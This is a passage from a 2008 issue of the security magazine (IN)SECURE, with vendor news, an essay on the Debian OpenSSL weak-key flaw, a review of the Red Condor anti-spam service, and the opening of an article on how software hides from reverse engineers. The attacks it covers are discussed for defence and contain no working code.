

(IN) SECURE

OPEN. INFORMATIVE. TO THE POINT.

Issue 17 - July 2008


REVERSE ENGINEERING MALWARE
OPEN REDIRECT VULNERABILITIES
POINT SECURITY SOLUTIONS
HACKING SECOND LIFE
SECURITY AWARENESS
IDENTITY THEFT





Serious Spam Stopping Power

Hosted Service (SaaS) or
Network Appliance



Get Your FREE 30 Day Trial!
Call 1-888-8NO-SPAM or go to
www.RedCondor.com.

TABLE OF CONTENTS

- Page 05 - **Corporate security news**
- Page 08 - Security standpoint by Sandro Gauci: when best intentions go wrong
- Page 12 - Review: Red Condor Hosted Service
- Page 17 - Reverse engineering software armoring (part 1)
- Page 22 - Security training and awareness: strengthening your weakest link
- Page 25 - **Latest additions to our bookshelf**
- Page 28 - Hacking Second Life
- Page 34 - Building a secure wireless network for under \$300
- Page 38 - Assessing risk in VoIP/UC networks
- Page 43 - Open redirect vulnerabilities: definition and prevention
- Page 46 - **Events around the world**
- Page 47 - Migration from e-mail to web borne threats
- Page 51 - Bypassing and enhancing live behavioral protection
- Page 56 - Point security solutions are not a 4 letter word
- Page 60 - **Security software spotlight**
- Page 61 - The future of security is information-centric
- Page 65 - Corporate due diligence in India: an ICT perspective
- Page 69 - E-mail encryption service: a smart choice for SMBs
- Page 72 - **Security videos**
- Page 73 - Securing the enterprise data flow against advanced attacks
- Page 82 - How to prevent identity theft
- Page 85 - Security flaws identification and technical risk analysis through threat modeling



Welcome to (IN)SECURE 17 the digital security magazine

Summer has arrived and this issue of (IN)SECURE is filled with articles discussing some very hot topics to go with the weather. In this issue you can read about open redirect vulnerabilities, identity theft, security awareness, point security solutions, migration from email to web borne threats, hacking Second Life and much more!

We're pleased to have received an overwhelming response since the last issue and we already have interesting articles from new writers lined up for upcoming releases. If you'd like to write for us, do drop me an e-mail with your idea!

Mirko Zorz
Chief Editor

Visit the magazine website at www.insecuremag.com

(IN)SECURE Magazine contacts

Feedback and contributions: Mirko Zorz, Chief Editor - editor@insecuremag.com

Marketing: Berislav Kucan, Director of Marketing - marketing@insecuremag.com

Distribution

(IN)SECURE Magazine can be freely distributed in the form of the original, non modified PDF document. Distribution of modified versions of (IN)SECURE Magazine content is prohibited without the explicit permission from the editor.


Copyright HNS Consulting Ltd. 2008.

Corporate security news



SSH Tectia Server 6.0 for IBM z/OS has been released

SSH announced the general availability of SSH Tectia Server 6.0 for IBM z/OS. SSH Tectia Server for IBM z/OS is an advanced, cost-effective, secure file transfer solution for IBM mainframe environments.



Offering state-of-the-art encryption and authentication technologies, it allows enterprises to quickly and easily secure file transfers and other data-in-transit across, and between, z/OS, Windows, UNIX, and Linux environments, with no changes to Job Control Language (JCL) tasks or scripts and no modifications to the existing infrastructure or applications. (www.ssh.com)

SonicWALL updates its SSL VPN appliances

SonicWALL released flexible new enhancements to its SSL VPN product line, making it even easier for small to mid-size businesses to use and manage their secure remote access and technical support. The new 3.0 firmware release for the SonicWALL SSL-VPN 2000 and 4000 platforms streamlines remote access administration with a more intuitive interface and builds upon the recent successful launch of SonicWALL Virtual Assist clientless remote support module with improved features that increase IT staff productivity and decreases time-to-resolution for incidents. (www.sonicwall.com)



Hardware encryption-secured flash drive



EDGE Tech Corp introduced its rough-and-tough, hardware encryption-secured flash drive, the DiskGO Secure GUARDIAN. Utilizing mandatory 256-bit AES hardware encryption, the DiskGO Secure GUARDIAN exceeds the government standard for encrypting data. It features absolute security and mega-fast transfers, including dual-channel SLC flash

that boasts read speeds of 25MB/s and write speeds of 16MB/s. The drive is encased in an incredibly rugged, anodized-aluminum housing that withstands rough treatment and extreme elements such as water, dirt, and sand. (www.edgetechcorp.com)

Network Box E-Series consolidates network defenses

Network Box USA announced the new E-Series, a product line that enables companies to consolidate their network security through one solution and greatly reduce the strain on operating resources. The E-Series product range includes solutions for medium-sized enterprises (model E1000) to large ones (E2000 and E4000), allowing the Network Box service to grow with their customers. The memory of the Network Box E-Series means that it can easily maintain a library of old threats that sporadically reappear - unlike many security devices that purge databases because of limited memory, leaving companies open to attack. (www.networkboxusa.com)



New multi-gigabit IDS/IPS analyzes VoIP traffic



Enterasys Networks announced a new Dragon Multi-Gigabit Intrusion Detection & Prevention System which joins the existing Gigabit and 10 Gigabit advanced security systems. All of the Dragon appliances now support Enterasys distributed intrusion prevention capabilities to automatically sense and respond to threats in real-time across multi-vendor wired and wireless networks. When deployed in conjunction with the Enterasys NAC solution, unique IP-to-ID mapping capabilities immediately identify, locate, isolate and remove the source of malicious network traffic in real-time. (www.enterasys.com)

Secure remote access for Apple iPhone from Check Point

Check Point announced Check Point VPN-1 support for the Apple iPhone, allowing secure remote access to corporate network systems. It enables an encrypted connection between the iPhone and VPN-1 gateway, protecting in-transit data. It supports the L2TP client embedded in all current and future iPhone versions, giving customers immediate IPsec VPN access to corporate servers. Customers can send and receive email and utilize company resources, including internal Web portals, file servers and IP-based corporate applications, without the need for additional software on the iPhone. (www.checkpoint.com)





Security standpoint
by Sandro Gauci

When best intentions go wrong

On 17th of September 2006 Debian issued an OpenSSL update to the community running the unstable distribution. This update which included a customized version of OpenSSL made it through the testing stage and eventually found its way to the stable distributions. The same code was copied by other distributions based on Debian, such as Ubuntu, Knoppix and Xandros. However, two years down the line, it was revealed that this update introduced a bug. This affected all keys generated during those 2 years which used the Debian version of OpenSSL. This flaw received much attention and complaints from the community. By shipping an OpenSSL library that generated a limited number of keys, the basic assumption that the key is unique and hard to guess was violated.

In this article we discuss the implications of this security flaw and how similar vulnerabilities affect us as security professionals. After looking at what makes this security issue such a big deal, we tackle ideas on how to avoid similar future security flaws from making an impact on systems that we build or administer.

Background

Back in 2006 a package maintainer was simply trying to get rid of what appeared to be an error caused by uninitialized memory. Such code conditions are known to be the cause of bugs which can have very serious security ramifications. The Debian team was making use of Valgrind and Purify, which are tools that identify such conditions and generate errors accordingly. The decision was to comment out the offending code. Removing this code resulted in removing most of the entropy used to produce the PRNG (Pseudo Random Number Generator) which is then used to generate keys that are unique and hard to guess. This code was never removed from the official OpenSSL code base and these changes were shared only amongst Debian and other Linux distributions which were derived from it.

When details of this security issue first came out, the various community sites (such as Slashdot) discussing the security issues addressed by the associated advisory got bombarded by messages of dismay and disbelief.

Although some might not have immediately realized the impact of the security flaw, others made sure to make it a point that this was not your typical security flaw. Traditional security issues such as buffer overflows, or even backdoors, are usually easily solved by replacing a few files. Robust automated methods to do this are in place and such security updates have become routine. In Debian world this would mean running an “apt-get upgrade” and occasionally an “apt-get dist-upgrade”, and the security holes are automatically solved for you. But this time, this was not enough!

If you are in charge of Debian (or derivative distribution) servers then you first needed to install the latest patches and then regenerate

any keys that were previously installed on the system. To make this easier, the Debian team included a tool called `ssh-vulnkey` which searches for blacklisted keys. However, making use of this tool might not be enough especially if the keys were generated using key lengths not covered by the blacklists. Apart from that, some keys might be generated on a Debian or Ubuntu station and copied to another machine, for example say a Redhat SSH server. This is common behavior when making use of SSH Public key authentication and the SSH client is a Debian or Ubuntu workstation. SSL keys that were generated on a Debian system and signed by a Certificate Authority such as Verisign, needed to be revoked, regenerated and then the new keys need to be signed by the CA.

What makes this security hole different is the sort of threat it introduces.

The implications

What makes this security hole different is the sort of threat it introduces. A fundamental assumption in key generation is that the key cannot be guessed without running an exhaustive search through millions of keys. Any keys generated by the vulnerable version of OpenSSL would be one of 32,767 for that specific key length and type. That is hardly exhaustive as cryptographic keys are concerned. This means that the original premise that the keys are hard to guess does not apply anymore and therefore solutions that rely on OpenSSL for key generation were broken. A Man-in-the-Middle attack on a vulnerable HTTPS or SSH server which has keys generated by a vulnerable version of Debian becomes possible. When an SSH user makes use of public key authentication and has previously generated the keys on a vulnerable system, an attacker could launch a brute-force attack and gain access to the server in 20 minutes or less (milw0rm.org/exploits/5622). This is very different from the assumed months or years that it would take to break into such an account. There was even some serious discussion (tinyurl.com/6eonne) on how easy it is to turn this into a worm which scans for such vulnerable SSH servers. TOR

and SSL VPN were also in the list of compromised services.

Then there are attacks that one could do very little about. Take the following scenario as example: an attacker recorded encrypted traffic between two hosts (for example at a security conference) when the issue was not yet publicly known. One of these hosts were making use of predictable keys. Once the issue was publicized, the victim made sure that the servers were patched and the keys regenerated. However it may be possible for an attacker to break the Diffie-Hellmann key exchange in the network capture. The public key would be in the network capture and therefore all the attacker needs to do is generate a private key which corresponds to the public key used by the vulnerable server or client. The attacker can (at least in theory) then decrypt the captured traffic by making use of nothing more than Wireshark (see wiki.wireshark.org/SSL).

However this attack is not limited to just offline decryption of data. If the original vulnerable public key was captured by an attacker then there is yet another problem. There were reports (blog.fefe.de/?ts=b6c9ec7e) of someone getting hold of a public key of one of the vulnerable Akamai HTTPS servers.

It is important to note that the captured vulnerable public key is signed by a trusted Certificate Authority. With this key and the corresponding private key, this person was able to conduct a Man in the Middle attack, even when the real (victim) HTTPS server had regenerated the keys and revoked the original key. Although certificate revocation should prevent this kind of attack, there seems to be various issues surrounding Certificate revocation lists and the Online certificate status protocol making this attack possible (tinyurl.com/4x6ja5).

Given enough eyeballs, all bugs are shallow

...or so the theory goes. Reality is of course more complex than theory.

The assertion that having the code viewed by many people leads to better and less buggy code does seem to work in certain cases. However many (such as Ben Laurie, author of Apache-SSL) now argue that this argument does not apply to security (tinyurl.com/2n6tc3). In 2003 someone tried to insert an innocuous looking 2 line of code and commit it to the main Linux kernel code. This code if committed to the kernel would have given an easy to use backdoor, allowing malicious binaries running under normal user account to elevate privileges to gain root access.

Luckily this was caught because the system setup for accepting new code into the official kernel was able to handle such situations. The system is setup in such a way to handle the introduction of bugs, whether by mistake or intentionally introduced.

Security flaws in OpenSSL project itself are identified from time to time by researchers and open source developers “eyeing” the source code. Same thing with other popular projects like Apache, OpenSSH and so on. However it is interesting that various security audits for these projects are funded. For example, an audit that was sponsored by Darpa in 2002 helped identify various remote code executions (tinyurl.com/53gnzb).

More recently, Google started sponsoring the oCERT team (ocert.org) which is a group of people auditing open source projects for security flaws. They helped identify security issues in major open source software packages such as GnuPG and libpng, both of which are widely distributed. This seems to indicate that even though there are many eyes, it does not mean that those viewers are well trained to identify security flaws in source code.

Without the sponsored research, some of these flaws might have never been fixed, or they might have been found a bit too late.

The assertion that having the code viewed by many people leads to better and less buggy code does seem to work in certain cases.

Then are cases where the “many eyes, shallow bugs” catchphrase has been proven wrong. In May 2008, a bug in various BSDs was identified and fixed after 25 years. Although not a code execution security flaw, this bug resulted in a crash in various applications such as SAMBA. Interestingly, the SAMBA project team knew about the bug, tried to report it, but was sent back because there was no useable test scenario to repeat the issue.

Only 25 years later, when Marc Balmer was contacted by an OpenBSD user, he found the

error. Amazingly enough, the SAMBA group had worked around the bug for years. One thing is for sure. Even if the idea that having the source code available for public scrutiny actually means that the good guys are watching for security flaws, it will not work when source code that is modified for the needs of a specific Linux distribution.

While the original software might have been audited by security researchers and the developers, the modified distribution-specific version could still have security flaws that were not in the original version.

A quick look at a diff between the original OpenSSL source code and the one shipped by Debian shows that at least 18 C source code files were changed. Although some security flaws are easy to identify, many others are more subtle and require trained eyes.

There simply are not that many trained code auditors that will invest their time just for a good cause. Many of these people have well paying jobs and not enough motivation to help find and fix such flaws.

Security software is not necessarily secure.

Where do we go from here?

There are various issues at stake. It is important to understand that one of the things that makes this security flaw such a big deal is that we rely so much on secure keys. In fact, we count on OpenSSL and various other security solutions. The idea that such a system can break seems to be unthinkable for some people in the industry.

Security software is not necessarily secure. As security professionals, we need to start providing solutions that are resistant to scenarios like the one that was introduced by Debian's flawed OpenSSL code. We need to start assuming that our security software will break at some point in time. Therefore, instead of relying on sheer luck and hope that nothing bad happens, we have to start thinking on how to limit the damage caused by such an incident.

We should be paying more attention to contingency plans and giving more importance to disaster recovery. We need to start considering how tolerant our systems are against successful attacks when designing systems that need to last. One of the ways that we can achieve this is by reducing the value of the data being protected by the security solution. For example we should be advising against passing of credit card details unless necessarily required. The problem with credit card details is the value that they hold. Once those

details are captured they can be reused by anyone. If our method of payment did not rely on a shared secret (credit card number) that every merchant we buy from has and can be reused on various systems once obtained, then the security exposure would be reduced.

A practical example would be remote access. One could make use of SSH to remotely administer servers, log in as root and perform all the tasks easily. It is often recommended that no one logs in as root, but since systems administrators, more often than not, are required to perform privileged tasks they end up elevating privileges to root after logging in as a normal user. A better system would be one that allows the systems administrators to do their job while at the same time reducing the chances of something going wrong. On UNIX and Linux systems, it is possible to make restrictive use of sudo (tinyurl.com/2rfpqt) so that users can perform the tasks assigned to them without having change privileges to a root user the first place. Similarly, when VPN users need only make use of specific services, then it makes sense to give them access only to those services.

Limiting what can be done when the a user has successfully logged in can go a long way to mitigate the severity of unauthorized access. Make sure that every login attempt through VPN is safely stored and can be checked if things go wrong, because they will!

Sandro Gauci is the owner and Founder of EnableSecurity (www.enablesecurity.com) where he performs R&D and security consultancy for mid-sized companies. Sandro has over 8 years experience in the security industry and is focused on analysis of security challenges and providing solutions to such threats. His passion is vulnerability research and has previously worked together with various vendors such as Microsoft and Sun to fix security holes.

Sandro is the author of the free VoIP security scanning suite SIPVicious (sipvicious.org) and can be contacted at sandro@enablesecurity.com. Read his blog at blog.enablesecurity.com

Review: Red Condor Hosted Service

By Mark Woodstone

Spam is an eternal Internet problem. Back in the days we would just get one or two unsolicited email messages per day, the figures are so large these days that it became rather painful to manage your email.

With all the messaging security companies out there, people do have solutions for the problem. These vary from desktop software apps, Mail software built-in filtering, local hardware appliances to renting the service from Software as a Service (SaaS) providers. Almost everyone can identify at least one bad aspect of all of these technologies, but for some time now I prefer going the SaaS way.

Red Condor (www.redcondor.com) is a managed service provider that provides highly re-

silient email security systems. I have tested a hosted portion of their flagship product bearing the same name - Red Condor. To shed some light on the way the company works: Red Condor Message Assurance Gateways are powerful appliances that are doing extended mail filtering. Very large companies can directly buy the appliances, but those without thousands of mailboxes and domains can use a hosted managed service and still harness the power of these appliances.



Red Condor Message Assurance Gateway 2700 appliance

Throughout the article I will go in deeper with Red Condor's functionality, but for those still not getting what this service does here is a quick overview. The service works so that email that goes to your mail server first passes through the Red Condor service. Depending on your configuration, some emails will meet the filtering rules and won't be delivered or will be labeled as suspicious. That's it, the concept is very simple but effective. For the details and "what ifs", carry on reading.

The first thing to do after you open an account with the service is to write in all the relevant contact data. The person who opens the account is automatically assigned an administrator privileges, but you can specify information on your company, technical and billing contacts. When this is setup you can open "Account Summary" to see your account details, license information and from there you can go to configure your service.



The screenshot shows the Red Condor Message Assurance Gateway dashboard. On the left is a navigation menu with categories: Red Condor Portal, My Info (Personal Settings), My Accounts (Account Summary, Add Account, Assign Licenses, INSECURE MAG), Help (FAQ, Watch a Demo, Admin Guide, Active Services), and Logoff. The main content area is titled "Red Condor Message Assurance Gateway" and includes a welcome message. It features two main columns of action cards. The left column, "Add New Accounts", has three steps: 1. Add Accounts (with a "FREE TRIAL" badge), 2. Configure Services, and 3. Activate Services. The right column, "Manage My Accounts", has three options: Review My Accounts, Assign Licenses, and Change My Info. At the bottom right, there is a "Get Technical Support Now" section with a phone number and email address. A "WATCH A DEMO >" button is located at the bottom center of the dashboard area.

The Red Condor dashboard

The user can now start adding domains that will get its email traffic inspected. After adding a domain comes the "tough" part - Red Condor service has a vast quantity of interesting options you can mangle with. The first bracket relates to "Quarantine Digest" - a wonderful option I used frequently. When I am outside my work hours, I am usually very paranoid with my spam filters for personal mailboxes. While they catch 500-1000 spam emails per day, every couple of days I need to spend some time to browse through the Spam folder


just to check if something was placed there in mistake. This is also time consuming, so this kind of a digest option on Red Condor will surely make a lot of users satisfied.

The bottom line is that Red Condor puts all the suspected mail into quarantine for up to 35 days. In this period you can manually check the quarantine queue online, or even better you can use the digest option to setup periodical emails (daily, weekly, monthly) where you will get a list of quarantined emails.

You can filter the filtered emails (no pun intended) with different rules such as newest to oldest and vice versa, by subject, sender and mailbox.

The next portion holds the details for specific actions the service should do when it inter-

cepts a virus, adult material, spam and advertising (called junk inside the service). Besides this you can set policies for forged and foreign emails. The latter option is a great supplement as you can stop a number of different spam strains on languages that you don't do any communication on.




A portion of the filtering options

The same system filtering philosophy is taken into consideration for different type of attachments. You can automatically block emails with some potentially harmful file types, or even just label them and put them through to your mailbox. This labeling, or markup as Red

Condor GUI references it, is available for attachments, junk, forged and foreign emails.

The filtering options are finalized with the opportunity of filling in your white/black lists.



Detailed filtering options for languages and attachments

After setting the policies for your domain, you just need to setup the mailboxes. There are two ways of doing it - Automatic Mailbox Discovery, which is bundled in the domain set-

tings screen, or good ol' manual adding - one mailbox per line. Each mailbox can be further configured with practically the same set of filters like you have for a whole domain.

The only difference is if the administrator blocked anything by default for the domain,

the user won't be able to surpass these settings.

| Mailbox | Status | Aliases |
|---|-------------|---------|
| admin Settings Quarantine | Active | info |
| contact Settings Quarantine | Inactive | |
| delivery Settings Quarantine | Active | |
| news Settings Quarantine | Unprotected | |

Status of the mailboxes added to the service

The final thing from the administrator standpoint is to use the powerful reporting features of the Red Condor managed service. I have counted 10 different report templates including message categories and handling summaries,

a couple of specific virus attack summaries and my favorite one - advanced report. Inside this interface, the administrator can select a desired time frame and do a thorough inspection of the email traffic.

Advanced Report

From: << Jun 2008 >>

| | | | | | | |
|----|----|----|----|----|----|----|
| su | mo | tu | we | th | fr | sa |
| 1 | 2 | 3 | 4 | 5 | 6 | 7 |
| 8 | 9 | 10 | 11 | 12 | 13 | 14 |
| 15 | 16 | 17 | 18 | 19 | 20 | 21 |
| 22 | 23 | 24 | 25 | 26 | 27 | 28 |
| 29 | 30 | | | | | |

To: << Jun 2008 >>

| | | | | | | |
|----|----|----|----|----|----|----|
| su | mo | tu | we | th | fr | sa |
| 1 | 2 | 3 | 4 | 5 | 6 | 7 |
| 8 | 9 | 10 | 11 | 12 | 13 | 14 |
| 15 | 16 | 17 | 18 | 19 | 20 | 21 |
| 22 | 23 | 24 | 25 | 26 | 27 | 28 |
| 29 | 30 | | | | | |

Filters

Display Options: Report Charts

Choose Server:

From(s):

Recipient(s):

Subject:

Category: Ok Virus Adult Spam Junk Forged
 Foreign Express Blocked Attachment Attachment
 Relay Blank Enemies Friends Unprotected
 Invalid Recipient

Disposition: Deliver Markup Quarantine Block

Size: Between and

Columns: Smtп Helo Source IP Country Mail From
 Mime Sender Subject Size Recipient Category
 Disposition Detail

Creating an advanced report

In the text above I discussed the Red Condor's dashboard as seen from the administrator's point of view. The user interface is practically spartan, but it focuses on the important things - functionalities and easy of use. Now it is time to answer all those technical questions. You are probably asking yourself how do you setup Red Condor to work with your mail

server. When you go into Dashboard and modify a domain the system will automatically snatch the current mail server configuration for the domain in question. This is done for later troubleshooting, but for a first time user, the system will do this and give you a piece of code your DNS administrator will need to input in the DNS Mail Exchanger (MX) records.

Mail Exchangers

The DNS Mail Exchanger (MX) records for `infosecurityglobe.com` are not setup correctly. This domain will remain unfiltered until this problem is corrected.

The correct configuration is:

```
infosecurityglobe.com. 600 IN MX 10 vmx.infosecurityglobe.com.red
infosecurityglobe.com. 600 IN MX 20 amx.infosecurityglobe.com.red
infosecurityglobe.com. 600 IN MX 60 bmx.infosecurityglobe.com.red
infosecurityglobe.com. 600 IN MX 100 smx.infosecurityglobe.com.re
```

The current configuration is:

```
infosecurityglobe.com. IN MX 0 infosecurityglobe.com.
```

Example of a needed change to DNS MX records

For filtering, Red Condor uses proprietary software that besides filtering email based on content and keywords, analyzes email's behavioral to further determine whether a message is legitimate mail or spam. It does not rely on heuristics, DNS blacklists, or Bayesian filters. From my experience the engine worked flawlessly.


The managed service has a couple of hundreds of MAG appliances working in the background and in the same time your account and messaging data is redundant with at least five or six servers in a couple of data centers around USA. In case your original mail server goes down, Red Condor's service will store inbound emails for up to 96 hours. When your server gets back online, mail starts being delivered as normally.

One more weapon in the fight against Murphy's laws is the Red Condor's Vx technology that provides fail-safe redundant operation of MAG-series network appliances – even if those devices are off-line due to overwhelming attacks, power failure, or other network issues.

Red Condor charges you for every 5 email accounts you are using their service on. The company does not directly sell licenses, but they can be bought at PC Mall and a couple of other resellers. I cannot confirm that this is the exact pricing, but PC Mall says the 5 user license per year is around \$79.

The service is easy to manage, provides powerful email protection and with the price tag in this range sounds like a fantastic way of upgrading your email communication to a new secure and spam proof level.

Mark Woodstone is a security consultant that works for a large Internet Presence Provider (IPP) that serves about 4000 clients from 30 countries worldwide.



Reverse engineering software armoring (part 1)

By Danny Quist

Removing software armoring from malware and commercial software is an important part of an analyst's reverse engineering process. Software armoring techniques have increasingly created problems for reverse engineers and software security analysts. As protections such as packers, run-time obfuscators, virtual machine and debugger detectors become common, newer methods must be developed to cope with them. This is the first article in a series of two which will present various methods of software armoring. The second article will show methods to remove their protections.

Software programs are becoming more difficult to reverse engineer and analyze. A variety of methods are being used to prevent standard disassembly techniques. These methods were pioneered in the realm of anti-piracy and intellectual property protection, but have recently found their way into malicious software for the purposes of preventing analysis and defense. These methods are often called obfuscation, packing, or armoring.

There are many ways that software can protect or armor itself from analysis. The first is to perform simple debugger detection. On Windows systems, this is done by analyzing the process execution block (PEB) for the presence of the debugger bit. This bit can simply be toggled, while still retaining the debugging

functionality. Unfortunately anti-debugging methods have compensated for this. Methods such as INT3 instruction scanning, which look for the presence of a debugging instruction call, are effective at detecting debugger access.

In the case of the Storm worm, these techniques were largely ignored. Instead of using packing and encryption the worm instead relies on a hybrid kernel and user-space jumping technique. The bouncing method prevents the analyst from effectively analyzing the software.

A common method for instrumenting application behavior is to use a virtual machine to simulate a full running environment.

This has the benefit of isolating the code inside of a self-contained space that can be more closely controlled than raw hardware. There are several software armoring techniques that can be used for generically detecting the presence of virtual machines. All current virtual machines exhibit identifiable characteristics that can be used to change program operation (e.g. halt execution).

